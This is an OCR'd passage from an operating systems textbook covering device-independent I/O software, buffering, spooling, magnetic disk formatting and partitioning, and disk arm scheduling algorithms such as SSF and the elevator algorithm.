One aspect of this issue is the interface between the device drivers and the rest of the operating system. In Fig. 5-14(a), we illustrate a situation in which each device driver has a different interface to the operating system. What this means is that the driver functions available for the system to call differ from driver to driver. It might also mean that the kernel functions that the driver needs also differ from driver to driver. Taken together, it means that interfacing each new driver requires a lot of new programming effort.



Figure 5-14. (a) Without a standard driver interface. (b) With a standard driver interface.

In contrast, in Fig. 5-14(b), we show a different design in which all drivers have the same interface. Now it becomes much easier to plug in a new driver, providing it conforms to the driver interface. It also means that driver writers know what is expected of them. In practice, not all devices are absolutely identical, but

usually there are only a small number of device types and even these are generally almost the same, or the differ in only minor ways.

The way this works is as follows. For each class of devices, such as disks or printers, the operating system defines a set of functions that the driver must supply. For a disk these would naturally include read and write, but also turning the power on and off, formatting, and other disky things. Often the driver holds a table with pointers into itself for these functions. When the driver is loaded, the operating system records the address of this table of function pointers, so when it needs to call one of the functions, it can make an indirect call via this table. This table of function pointers defines the interface between the driver and the rest of the operating system. All devices of a given class (disks, printers, etc.) must obey it.

Another aspect of having a uniform interface is how I/O devices are named. The device-independent software takes care of mapping symbolic device names onto the proper driver. For example, in UNIX a device name, such as */dev/disk0*, uniquely specifies the i-node for a special file, and this i-node contains the **major device number**, which is used to locate the appropriate driver. The i-node also contains the **minor device number**, which is passed as a parameter to the driver in order to specify the unit to be read or written. All devices have major and minor numbers, and all drivers are accessed by using the major device number to select the driver.

Closely related to naming is protection. How does the system prevent users from accessing devices that they are not entitled to access? In both UNIX and Windows, devices appear in the file system as named objects, which means that the usual protection rules for files also apply to I/O devices. The system administrator can then set the proper permissions for each device.

Buffering

Buffering is also an issue, both for block and character devices, for a variety of reasons. To see one of them, consider a process that wants to read data from an (VDSL—Very High Bitrate Digital Subscriber Line) modem, something many people use at home to connect to the Internet. One possible strategy for dealing with the incoming characters is to have the user process do a read system call and block waiting for one character. Each arriving character causes an interrupt. The interrupt-service procedure hands the character to the user process and unblocks it. After putting the character somewhere, the process reads another character and blocks again. This model is indicated in Fig. 5-15(a).

The trouble with this way of doing business is that the user process has to be started up for every incoming character. Allowing a process to run many times for short runs is inefficient, so this design is not a good one.

An improvement is shown in Fig. 5-15(b). Here the user process provides an *n*-character buffer in user space and does a read of *n* characters. The interrupt-



Figure 5-15. (a) Unbuffered input. (b) Buffering in user space. (c) Buffering in the kernel followed by copying to user space. (d) Double buffering in the kernel.

service procedure puts incoming characters in this buffer until it is completely full. Only then does it wakes up the user process. This scheme is far more efficient than the previous one, but it has a drawback: what happens if the buffer is paged out when a character arrives? The buffer could be locked in memory, but if many processes start locking pages in memory willy nilly, the pool of available pages will shrink and performance will degrade.

Yet another approach is to create a buffer inside the kernel and have the interrupt handler put the characters there, as shown in Fig. 5-15(c). When this buffer is full, the page with the user buffer is brought in, if needed, and the buffer copied there in one operation. This scheme is far more efficient.

However, even this improved scheme suffers from a problem: What happens to characters that arrive while the page with the user buffer is being brought in from the disk? Since the buffer is full, there is no place to put them. A way out is to have a second kernel buffer. After the first buffer fills up, but before it has been emptied, the second one is used, as shown in Fig. 5-15(d). When the second buffer fills up, it is available to be copied to the user (assuming the user has asked for it). While the second buffer is being copied to user space, the first one can be used for new characters. In this way, the two buffers take turns: while one is being copied to user space, the other is accumulating new input. A buffering scheme like this is called **double buffering**.

Another common form of buffering is the **circular buffer**. It consists of a region of memory and two pointers. One pointer points to the next free word, where new data can be placed. The other pointer points to the first word of data in the buffer that has not been removed yet. In many situations, the hardware advances the first pointer as it adds new data (e.g., just arriving from the network) and the operating system advances the second pointer as it removes and processes data. Both pointers wrap around, going back to the bottom when they hit the top.

Buffering is also important on output. Consider, for example, how output is done to the modem without buffering using the model of Fig. 5-15(b). The user process executes a write system call to output *n* characters. The system has two choices at this point. It can block the user until all the characters have been written, but this could take a very long time over a slow telephone line. It could also release the user immediately and do the I/O while the user computes some more, but this leads to an even worse problem: how does the user process know that the output has been completed and it can reuse the buffer? The system could generate a signal or software interrupt, but that style of programming is difficult and prone to race conditions. A much better solution is for the kernel to copy the data to a kernel buffer, analogous to Fig. 5-15(c) (but the other way), and unblock the caller immediately. Now it does not matter when the actual I/O has been completed. The user is free to reuse the buffer the instant it is unblocked.

Buffering is a widely used technique, but it has a downside as well. If data get buffered too many times, performance suffers. Consider, for example, the network of Fig. 5-16. When a user performs a system call to write to the network, the kernel copies the packet to a kernel buffer to allow the user to proceed immediately (step 1). At this point, the user program can reuse the buffer.



Figure 5-16. Networking may involve many copies of a packet.

When the driver is called, it copies the data to the controller for output (step 2). The reason it does not output to the wire directly from kernel memory is that once a packet transmission has been started, it must continue at a uniform speed. The driver cannot guarantee that it can get to memory at a uniform speed because DMA channels and other I/O devices may be stealing many cycles. Failing to get a word transmitted on time would ruin the packet. By buffering the packet inside the controller, this problem is avoided.

After the packet has been copied to the controller's internal buffer, it is copied out onto the network (step 3). Bits arrive at the receiver shortly after being sent, so

just after the last bit has been sent, that bit arrives at the receiver, where the packet has been buffered in the controller. Next the packet is copied to the receiver's kernel buffer (step 4). Finally, it is copied to the receiving process' buffer (step 5). Usually, the receiver then sends back an acknowledgement. When the sender gets the acknowledgement, it is free to send the next packet. However, it should be clear that all this copying is going to slow down the transmission rate considerably because all the steps must happen sequentially.

Error Reporting

Errors are far more common in the context of I/O than in other contexts. When they occur, the operating system must handle them as best it can. Many errors are device specific and must be handled by the appropriate driver, but the framework for error handling is device independent.

One class of I/O errors is programming errors. These occur when a process asks for something impossible, such as writing to an input device (keyboard, scanner, mouse, etc.) or reading from an output device (printer, plotter, etc.). Other errors are providing an invalid buffer address or other parameter, and specifying an invalid device (e.g., drive 3 when the system has only two drives), and so on. The action to take on these errors is straightforward: just report back an error code to the caller.

Another class of errors is the class of actual I/O errors, for example, trying to write a block that has been damaged or trying to read from a camera that has been switched off. In these circumstances, it is up to the driver to determine what to do. If the driver does not know what to do, it may pass the problem back up to device-independent software.

What this software does depends on the environment and the nature of the error. If it is a simple read error and there is an interactive user available, it may display a dialog box asking the user what to do. The options may include retrying a certain number of times, ignoring the error, or killing the calling process. If there is no user available, probably the only real option is to have the system call fail with an error code.

However, some errors cannot be handled this way. For example, a critical data structure, such as the root directory or free block list, may have been destroyed. In this case, the system may have to display an error message and terminate. There is not much else it can do.

Allocating and Releasing Dedicated Devices

Some devices, such as printers, can be used only by a single process at any given moment. It is up to the operating system to examine requests for device usage and accept or reject them, depending on whether the requested device is available or not. A simple way to handle these requests is to require processes to

perform opens on the special files for devices directly. If the device is unavailable, the open fails. Closing such a dedicated device then releases it.

An alternative approach is to have special mechanisms for requesting and releasing dedicated devices. An attempt to acquire a device that is not available blocks the caller instead of failing. Blocked processes are put on a queue. Sooner or later, the requested device becomes available and the first process on the queue is allowed to acquire it and continue execution.

Device-Independent Block Size

Different SSDs have different flash page sizes, while different disks may have different sector sizes. It is up to the device-independent software to hide this fact and provide a uniform block size to higher layers, for example, by treating several sectors or flash pages as a single logical block. In this way, the higher layers deal only with abstract devices that all use the same logical block size, independent of the physical sector size. Similarly, some character devices deliver their data one byte at a time (e.g., mice), while others deliver theirs in larger units (e.g., Ethernet interfaces). These differences may also be hidden.

5.3.4 User-Space I/O Software

Although most of the I/O software is within the operating system, a small portion of it consists of libraries linked together with user programs, and even whole programs running outside the kernel. System calls, including the I/O system calls, are normally made by library procedures. When a C program contains the call

```
count = write(fd, buffer, nbytes);
```

the library procedure *write* might be linked with the program and contained in the binary program present in memory at run time. In other systems, libraries can be loaded during program execution. Either way, the collection of all these library procedures is clearly part of the I/O system.

While most of these procedures do little more than put their parameters in the appropriate place for the system call, other I/O procedures actually do real work. In particular, formatting of input and output is done by library procedures. One example from C is *printf*, which takes a format string and possibly some variables as input, builds an ASCII string, and then calls write to output the string. As an example of *printf*, consider the statement

```
printf("The square of %3d is  %6d\n", i, i*i);
```

It formats a string consisting of the 14-character string "The square of " followed by the value i as a 3-character string, then the 4-character string " is ", then i^2 as 6 characters, and finally a line feed.

An example of a similar procedure for input is *scanf*, which reads input and stores it into variables described in a format string using the same syntax as *printf*. The standard I/O library contains a number of procedures that involve I/O and all run as part of user programs.

Not all user-level I/O software consists of library procedures. Another important category is the spooling system. **Spooling** is a way of dealing with dedicated I/O devices in a multiprogramming system. Consider a typical spooled device: a printer. Although it would be technically easy to let any user process open the character special file for the printer, suppose a process opened it and then did nothing for hours. No other process could print anything.

Instead what is done is to create a special process, called a **daemon**, and a special directory, called a **spooling directory**. To print a file, a process first generates the entire file to be printed and puts it in the spooling directory. It is up to the daemon, which is the only process having permission to use the printer's special file, to print the files in the directory. By protecting the special file against direct use by users, the problem of having someone keeping it open unnecessarily long is eliminated.

Figure 5-17 summarizes the I/O system, showing all the layers and the principal functions of each layer. Starting at the bottom, the layers are the hardware, interrupt handlers, device drivers, device-independent software, and finally the user processes.



Figure 5-17. Layers of the I/O system and the main functions of each layer.

The arrows in Fig. 5-17 show the flow of control. When a user program tries to read a block from a file, for example, the operating system is invoked to carry out the call. The device-independent software looks for it, say, in the buffer cache. If the needed block is not there, it calls the device driver to issue the request to the hardware to go get it from the SSD or disk. The process is then blocked until this operation has been completed and the data are safely available in the caller's buffer. The operation may take milliseconds, which is too long for the CPU to be idle.

When the SSD or disk is finished, the hardware generates an interrupt. The interrupt handler is run to discover what has happened, that is, which device wants attention right now. It then extracts the status from the device and wakes up the sleeping process to finish off the I/O request and let the user process continue.

5.4 MASS STORAGE: DISK AND SSD

Now we will begin studying some real I/O devices. We will begin with storage devices. In later sections, we examine clocks, keyboards, and displays. Modern storage devices come in a variety of types. The most common ones are magnetic hard disks and SSDs. For distribution of programs, data, and movies, old fogeys may still use optical disks (DVDs and Blu-ray), but these are rapidly going out of fashion and will not be discussed in this (undeniably fashionable) book. Instead, we briefly discuss magnetic disks and SSDs. We will start with the former, as it is a nice case study.

5.4.1 Magnetic Disks

Magnetic disks are characterized by the fact that reads and writes are equally fast, which makes them suitable as secondary memory (paging, file systems, etc.). Arrays of these disks are sometimes used to provide highly reliable storage. They are organized into cylinders, each one containing as many tracks as there are heads stacked vertically. The tracks are divided into sectors, with typically up to several hundreds of sectors around the circumference. The number of heads varies from 1 to about 16.

Older disks had little electronics and just delivered a simple serial bit stream. On these disks, the controller did most of the work. On other disks, in particular, **SATA** (**Serial ATA**) disks, the drive itself contains a microcontroller that does considerable work and allows the real disk controller to issue a set of higher-level commands. The controller does track caching, bad-block remapping, and more.

A device feature that has important implications for the disk driver is the possibility of a controller doing seeks on two or more drives at the same time. These are known as **overlapped seeks**. While the controller and software are waiting for a seek to complete on one drive, the controller can initiate a seek on another drive. Many controllers can also read or write on one drive while seeking on one or more other drives. Moreover, a system with several hard disks with integrated controllers can operate them simultaneously, at least to the extent of transferring between the disk and the controller's buffer memory. However, only one transfer between the controller and the main memory is possible at once. The ability to perform two or more operations at the same time can reduce the average access time considerably.

If we compare the standard storage medium of the original IBM PC (a floppy disk) with a modern hard disk, such as the Seagate IronWolf Pro, we see that many

things have changed. First, the disk capacity of the old floppy disk was 360 KB, or about one third of the capacity needed to store the PDF of just this chapter. In contrast, the IronWolf packs as much as 18 TB—an increase of give or take 8 orders of magnitude. The authors solemnly promise never to make the chapter that big. The transfer rate also went up from around 23 KB/sec to 250 MB/sec, a jump of 4 orders of magnitude. The latency, however, improved more marginally, from around 100 msec to 4 msec. Better, but you may find it a bit underwhelming.

One thing to be aware of in looking at the specifications of modern hard disks is that the geometry specified, and used by the driver software, is almost always different from the physical format. On old disks, the number of sectors per track was the same for all cylinders. For instance, the IBM PC floppy disk had 9 sectors of 512 bytes on every track. Modern disks, on the other hand, are divided into zones with more sectors on the outer zones than the inner ones. Figure 5-18(a) illustrates a tiny disk with two zones. The outer zone has 32 sectors per track; the inner one has 16 sectors per track. A real disk easily has tens of zones, with the number of sectors increasing per zone as one goes out from the innermost to the outermost zone.



Figure 5-18. (a) Physical geometry of a disk with two zones. (b) A possible virtual geometry for this disk.

To hide the details of how many sectors each track has, most modern disks have a virtual geometry that is presented to the operating system. The software is instructed to act as though there are x cylinders, y heads, and z sectors per track. The controller then remaps a request for (x, y, z) onto the real cylinder, head, and sector. A possible virtual geometry for the physical disk of Fig. 5-18(a) is shown in Fig. 5-18(b). In both cases, the disk has 192 sectors, only the published arrangement is different than the real one. Simplifying the addressing even more, modern

disks now support a system called **logical block addressing**, in which disk sectors are just numbered consecutively starting at 0, without regard to the disk geometry.

Disk Formatting

A hard disk consists of a stack of aluminum, alloy, or glass platters typically 3.5 inch in diameter (or 2.5 inch on notebook computers). On each platter is deposited a thin magnetizable metal oxide. After manufacturing, there is no information whatsoever on the disk.

Before the disk can be used, each platter must receive a **low-level format** done by software. The format consists of a series of concentric tracks, each containing some number of sectors, with short gaps between the sectors. The format of a sector is shown in Fig. 5-19.



Figure 5-19. A disk sector.

The preamble starts with a certain bit pattern that allows the hardware to recognize the start of the sector. It also contains the cylinder and sector numbers and some other information. The size of the data portion is determined by the low-level formatting program. Most disks use 512-byte sectors. The ECC field contains redundant information that can be used to recover from read errors. The size and content of this field varies from manufacturer to manufacturer, depending on how much disk space the designer is willing to give up for higher reliability and how complex an ECC code the controller can handle. A 16-byte ECC field is not unusual. Furthermore, all hard disks have some number of spare sectors allocated to be used to replace sectors with a manufacturing defect.

The position of sector 0 on each track is offset from the previous track when the low-level format is laid down. This offset, called **cylinder skew**, is done to improve performance. The idea is to allow the disk to read multiple tracks in one continuous operation without losing data. The nature of the problem can be seen by looking at Fig. 5-18(a). Suppose that a request needs 18 sectors starting at sector 0 on the innermost track. Reading the first 16 sectors takes one disk rotation, but a seek is needed to move outward one track to get the 17th sector. By the time the head has moved one track, sector 0 has rotated past the head so an entire rotation is needed until it comes by again. That problem is eliminated by offsetting the sectors as shown in Fig. 5-20.

The amount of cylinder skew depends on the drive geometry. For example, a 10,000-RPM (Revolutions Per Minute) drive rotates in 6 msec. If a track contains 300 sectors, a new sector passes under the head every 20 μsec. If the track-to-track seek time is 800 μsec, 40 sectors will pass by during the seek, so the cylinder skew



Figure 5-20. An illustration of cylinder skew.

should be at least 40 sectors, rather than the three sectors shown in Fig. 5-20. It is worth mentioning that switching between heads also takes a finite time, so there is **head skew** as well as cylinder skew, but head skew is not very large, usually much less than one sector time.

As a result of the low-level formatting, disk capacity is reduced, depending on the sizes of the preamble, intersector gap, and ECC, as well as the number of spare sectors reserved. Often the formatted capacity is 20% lower than the unformatted capacity. The spare sectors do not count toward the formatted capacity, so all disks of a given type have exactly the same capacity when shipped, independent of how many bad sectors they actually have (if the number of bad sectors exceeds the number of spares, the drive will be rejected and not shipped).

There is considerable confusion about disk capacity because some manufacturers advertised the unformatted capacity to make their drives look larger than they in reality are. For example, let us consider a drive whose unformatted capacity is 20×10^{12} bytes. This might be sold as a 20-TB disk. However, after formatting, possibly only 17×10^{12} bytes are available for data. To add to the confusion, the operating system may report this capacity as 15 TB, not 17 TB, because software considers a memory of 1 TB to be 2^{40} (1.099.511.627.776) bytes, not 10^{12} (1,000,000,000,000) bytes. It would be better if this were reported as 15 TiB.

To make things even worse, in the world of data communications, 1 Tbps means 1,000,000,000,000 bits/sec because the prefix *Tera* really does mean 10^{12} (a kilometer is 1000 meters, not 1024 meters, after all). Only with memory and disk sizes do kilo, mega, giga, tera, peta, exa, and zetta mean 2^{10}, 2^{20}, 2^{30}, 2^{40}, 2^{50}, 2^{60}, and 2^{70}, respectively.

To avoid confusion, some authors use the prefixes kilo, mega, giga, tera, peta, exa, and zetta to mean 10^3, 10^6, 10^9, 10^{12}, 10^{15}, 10^{18}, and 10^{21} respectively, while using kibi, mebi, gibi, tebi, pebi, exbi, and zebi to mean 2^{10}, 2^{20}, 2^{30}, etc. However, the use of the "b" prefixes is relatively rare. Just in case you like really big numbers, one yottabyte is 10^{24} and a yobibyte 2^{80} bytes.

Formatting also affects performance. If a track on a 10,000-RPM disk has 300 sectors of 512 bytes each, it takes 6 msec to read the 153,600 bytes on the track for a data rate of 25,600,000 bytes/sec or 24.4 MB/sec. It is not possible to go faster than this, no matter what kind of interface is present, even if it is a SATA interface at 6 GB/sec.

Actually reading continuously at this rate requires a large buffer in the controller. Consider, for example, a controller with a one-sector buffer that has been given a command to read two consecutive sectors. After reading the first sector from the disk and doing the ECC calculation, the data must be transferred to main memory. While this transfer is taking place, the next sector will fly by the head. When the copy to memory is complete, the controller will have to wait almost an entire rotation time for the second sector to come around again.

This problem can be eliminated by numbering the sectors in an interleaved fashion when formatting the disk. In Fig. 5-21(a), we see the usual numbering pattern (ignoring cylinder skew here). In Fig. 5-21(b), we see **single interleaving**, which gives the controller some breathing space between consecutive sectors in order to copy the buffer to main memory.



Figure 5-21. (a) No interleaving. (b) Single interleaving. (c) Double interleaving.

If the copying process is very slow, the **double interleaving** of Fig. 5-22(c) may be needed. If the controller has a buffer of only one sector, it does not matter whether the copying from the buffer to main memory is done by the controller, the main CPU, or even a DMA chip; it still takes some time. To avoid the need for

interleaving, the controller should be able to buffer an entire track. With hundreds of MB of memory, most modern controllers can buffer many entire tracks.

After low-level formatting is completed, the disk is partitioned. Logically, each partition is like a separate disk. Partitions are needed to allow multiple operating systems to coexist. Also, in some cases, a partition can be used for swapping. In older other computers, sector 0 contains the **MBR** (**Master Boot Record**), which contains some boot code plus the partition table at the end. The MBR, and thus support for partition tables, first appeared in IBM PCs in 1983 to support the then-massive 10-MB hard drive in the PC XT. Disks have grown a bit since then. As MBR partition entries in most systems are limited to 32 bits, the maximum disk size that can be supported with 512 B sectors is 2 TB. For this reason, most operating since now also support the new **GPT** (**GUID Partition Table**), which supports disk sizes up to 9.4 ZB (9,444,732,965,739,290,426,880 bytes or some 8 ZiB). At the time this book went to press, this was considered a lot of bytes.

The partition table gives the starting sector and size of each partition. You can see more about the GPT in UEFI in Sec. 4.3. If there are four partitions and all of them are for Windows, they will be called C:, D:, E:, and F: and treated as separate drives. If three of them are for Windows and one is for UNIX, then Windows will call its partitions C:, D:, and E:. If a USB drive is added, it will be F:. To be able to boot from the hard disk, one partition must be marked as active in the partition table.

The final step in preparing a disk for use is to perform a **high-level format** of each partition (separately). This operation lays down a boot block, the free storage administration (free list or bitmap), root directory, and an empty file system. It also puts a code in the partition table entry telling which file system is used in the partition because many operating systems support multiple incompatible file systems (for historical reasons). At this point the system can be booted.

We already saw in Chap. 1 that when the power is turned on, the BIOS runs initially and reads the GPT. It then finds the appropriate bootloader and executes i to boot the operating system.

Disk Arm Scheduling Algorithms

In this section, we will look at some issues related to disk drivers in general. First, consider how long it takes to read or write a disk block. The time required is determined by three factors:

1. Seek time (the time to move the arm to the proper cylinder).
2. Rotational delay (how long for the proper sector to appear under the reading head).
3. Actual data transfer time.

For most disks, the seek time dominates the other two times, so reducing the mean seek time can improve system performance substantially.

If the disk driver accepts requests one at a time and carries them out in that order, that is, **FCFS** (**First-Come, First-Served**), little can be done to optimize seek time. However, another strategy is possible when the disk is heavily loaded. It is likely that while the arm is seeking on behalf of one request, other disk requests may be generated by other processes. Many disk drivers maintain a table, indexed by cylinder number, with all the pending requests for each cylinder chained together in a linked list headed by the table entries.

Given this kind of data structure, we can improve upon the first-come, first-served scheduling algorithm. To see how, consider an imaginary disk with 40 cylinders. A request comes in to read a block on cylinder 11. While the seek to cylinder 11 is in progress, new requests come in for cylinders 1, 36, 16, 34, 9, and 12, in that order. They are entered into the table of pending requests, with a separate linked list for each cylinder. The requests are shown in Fig. 5-22.



Figure 5-22. Shortest Seek First (SSF) disk scheduling algorithm.

When the current request (for cylinder 11) is finished, the disk driver has a choice of which request to handle next. Using FCFS, it would go next to cylinder 1, then to 36, and so on. This algorithm would require arm motions of 10, 35, 20, 18, 25, and 3, respectively, for a total of 111 cylinders.

Alternatively, it could always handle the closest request next, to minimize seek time. Given the requests of Fig. 5-22, the sequence is 12, 9, 16, 1, 34, and 36, shown as the jagged line at the bottom of Fig. 5-22. With this sequence, the arm motions are 1, 3, 7, 15, 33, and 2, for a total of 61 cylinders. This algorithm, called **SSF** (**Shortest Seek First**), cuts the total arm motion almost in half versus FCFS.

Unfortunately, SSF has a problem. Suppose more requests keep coming in while the requests of Fig. 5-22 are being processed. For example, if, after going to cylinder 16, a new request for cylinder 8 is present, that request will have priority over cylinder 1. If a request for cylinder 13 then comes in, the arm will next go to 13, instead of 1. With a heavily loaded disk, the arm will tend to stay in the middle of the disk most of the time, so requests at either extreme will have to wait until a statistical fluctuation in the load causes there to be no requests near the middle. Requests far from the middle may get poor service. The goals of minimal response time and fairness are in conflict here.

Tall buildings also have to deal with this trade-off. The problem of scheduling an elevator in a tall building is similar to that of scheduling a disk arm. Requests come in continuously calling the elevator to floors (cylinders) at random. The computer running the elevator could easily keep track of the sequence in which customers pushed the call button and service them using FCFS or SSF.

However, most elevators use a different algorithm in order to reconcile the mutually conflicting goals of efficiency and fairness. They keep moving in the same direction until there are no more outstanding requests in that direction, then they switch directions. This algorithm, known both in the disk world and the elevator world as the **elevator algorithm**, requires the software to maintain 1 bit: the current direction bit, *UP* or *DOWN*. When a request finishes, the disk or elevator driver checks the bit. If it is *UP*, the arm or cabin is moved to the next highest pending request. If no requests are pending at higher positions, the direction bit is reversed. When the bit is set to *DOWN*, the move is to the next lowest requested position, if any. If no request is pending, it just stops and waits. In big office towers, when there are no requests pending, the software might send the cabin to the ground floor, since it is more likely to be need there shortly than on, say, the 19th floor. Disk software does not usually try to speculatively preposition the head anywhere.

Figure 5-23 shows the elevator algorithm using the same seven requests as Fig. 5-22, assuming the direction bit was initially *UP*. The order in which the cylinders are serviced is 12, 16, 34, 36, 9, and 1, which yields arm motions of 1, 4, 18, 2, 27, and 8, for a total of 60 cylinders. In this case, the elevator algorithm is slightly better than SSF, although it is usually worse. One nice property the elevator algorithm has is that given any collection of requests, the upper bound on the total motion is fixed: it is just twice the number of cylinders.

